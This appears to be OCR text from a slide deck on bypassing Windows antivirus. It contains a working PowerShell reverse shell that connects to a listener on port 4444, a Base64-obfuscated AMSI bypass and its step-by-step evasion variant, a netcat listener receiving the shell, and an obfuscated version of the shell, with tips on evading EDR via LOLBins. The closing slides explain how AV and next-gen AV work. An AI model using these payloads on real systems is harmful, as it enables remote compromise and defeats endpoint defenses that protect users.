
Last update: 7/17/2024 4:55 AM



Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\gerbot> $client = New-Object System.Net.Sockets.TCPClient('192.168.0.126', 4444);$stream = $client.GetStream
();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeN
ame System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback
 + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendby
te.Length);$stream.Flush()};$client.Close()
At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient('192.168.0.126', 44 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\gerbot> [Ref].Assembly.GetType($('System.Management.Automation.')+$([System.Text.Encoding]::Unicode.GetStrin
g([System.Convert]::FromBase64String('QQBtAHMAaQA=')))+$([System.Text.Encoding]::Unicode.GetString([System.Convert]::Fro
mBase64String('VQB0AGkAbABzAA==')))).GetField($([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64St
ring('YQBtAHMAaQA=')) + $([System.Text.Encoding]::Unicode.GetString($([System.Convert]::FromBase64String('SQBuAGkAdAA=')
))) + $([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('RgBhAGkAbABlAGQA')))),$('NonPublic
,Static')).SetValue($null,$true)
At line:1 char:1
+ [Ref].Assembly.GetType($('System.Management.Automation.')+$([System.T ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\gerbot> $a = 'System.Management.Automation.'
PS C:\Users\gerbot> $b = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('QQBtAHMAaQA='))
PS C:\Users\gerbot> $c = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('VQB0AGkAbABzAA=='
))
PS C:\Users\gerbot> $d = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('YQBtAHMAaQA='))
PS C:\Users\gerbot> $e = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('SQBuAGkAdAA='))
PS C:\Users\gerbot> $f = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('RgBhAGkAbABlAGQA'
))
PS C:\Users\gerbot> $g = 'NonPublic,Static'
PS C:\Users\gerbot> $h = [Ref].Assembly.GetType($a + $b + $c).GetField($d + $e + $f, $g)
PS C:\Users\gerbot> $h.SetValue($null, $true)
PS C:\Users\gerbot> $client = New-Object System.Net.Sockets.TCPClient('192.168.0.126', 4444);$stream = $client.GetStream
();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeN
ame System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback
 + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendby
te.Length);$stream.Flush()};$client.Close()
```

Bypass – Without Killing AMSI



```
Windows PowerShell
Copyright (C) Microsoft

Try the new cross-platf

PS C:\Users\gerbot> ${a
}{0}{4}" -f 'ets.TCPCl
[byte[]]${c}=0..65535|%
ing([Convert]::FromBase
St`RiNg"(${c},0,${d});i
3V0LVN0cmluZw==')));${
"> ";${n}=(([Text.Encod
;${a}."CL`oSe"();
```

Virus & threat protection

Protection for your device against threats.

Current threats

No current threats.
Last scan: 7/5/2024 5:40 AM (quick scan)
0 threats found.
Scan lasted 27 seconds
28492 files scanned.

Virus & threat protection settings

Automatic sample submission is off. Your device may be vulnerable.

Windows Comm
Learn more abou
protection

Have a question


Who's protectin

Help improve W

Change your pri
View and chang
for your Window


```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.127] from (UNKNOWN) [192.168.0.129] 49894

PS C:\Users\gerbot> 
```

String Kung-Fu



```
${a}=&([Text.Encoding]::ASCII.GetString([Convert]
::FromBase64String('TmV3LU9iamVjdA=='))) ("{1}{2}{3}{0}{4}"
-f 'ets.TCPCl','Sy','stem.Net.So','ck','ient')(("{0}{1}
"-f'127.12','7.127.127'),4444);${b}=${a}."G`Et`S`TReaM"();
[byte[]]${c}=0..65535|%{0};while((${d}=${b}."r`eAd"(${c},0,$
{c}."Le`N`gTH"))-ne 0){${e}=(.([Text.Encoding]::ASCII.
GetString([Convert]::FromBase64String('TmV3LU9iamVjdA==')))
-TypeName ("{2}{1}{0}"-f 'ing','od','System.Text.ASCIIEnc')).
"G`etSt`RiNg"(${c},0,${d});if(${e}){${f}=(."i`ex" ${e} 2>&1|.
([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String
('T3V0LVN0cmluZw=='))));${g}=${f}+"PS "+(.([Text.Encoding]
::ASCII.GetString([Convert]::FromBase64String('cHdk')))).
"p`ATH"+"> ";${h}=(([Text.Encoding]::ASCII)."g`eTbY`Tes"($
{g}));if(${h}){${b}."w`RItE"(${h},0,${h}."lE`NGTH");${b}.
"f`lUSH"()}}};${a}."CL`oSe"();
```

Obfuscation applied



```
$client = New-Object System.Net.Sockets.TCPClient('127.127.
127.127', 4444);$stream = $client.GetStream();[byte[]]$bytes
= 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.
Length)) -ne 0){;$data = (New-Object -TypeName System.Text.
ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).
Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes
($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close();
```


No obfuscation applied

Tips

- There are many different bypasses
- String kung-fu
- If you want to keep alerts low, learn how to use PWSH without third-party tools
- Can sometimes be enough even in environments with EDR
- LOLBins is (still) a great thing

AV / NGAV

- AV scans files on the system for known “bad strings”
- NGAV have sandboxes to monitor a PE for “bad things”
- Creates a lot of FP’s | Reference ==========>



C:\TEMP\Invoke-Mimikatz.ps1
Connected, secured

Threat found - action needed. Severe
7/15/2019 4:09 PM

Status: Active
Active threats have not been remediated and are running on your device.

Threat detected: Trojan:PowerShell/Mimikatz.A
Alert level: Severe
Date: 7/15/2019 4:09 PM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.


Affected items:

CmdLine: C:\Windows\System32\netsh.exe C:\WINDOWS\system32\netsh.exe wlan show profiles name=\TEMP\Invoke-Mimikatz.ps1

CmdLine: C:\Windows\System32\netsh.exe wlan show profiles name=\TEMP\Invoke-Mimikatz.ps1


Traditional AV

- Comes free with Windows installations
- Can also be used to block known malicious sites
- Updates DB with signatures
- Many orgs still have them and think it's enough to keep them secure



Next Gen AV

- AV + a few sandbox checks (time-based, rules, reputation)
- Checks stuff in the cloud
- Offers some sort of centralized management
- Basically, trad. AV with add-ons



Cloud-Delivered Protection

1 **Microsoft Defender checks file** (heuristics, local ML models,..)

2 Send metadata of the file to the cloud-backend (milliseconds)

3 Cloud returns a result or request a sample of file (Step 4)

If client still can't determine the health of the file

4 Client holds file and upload sample

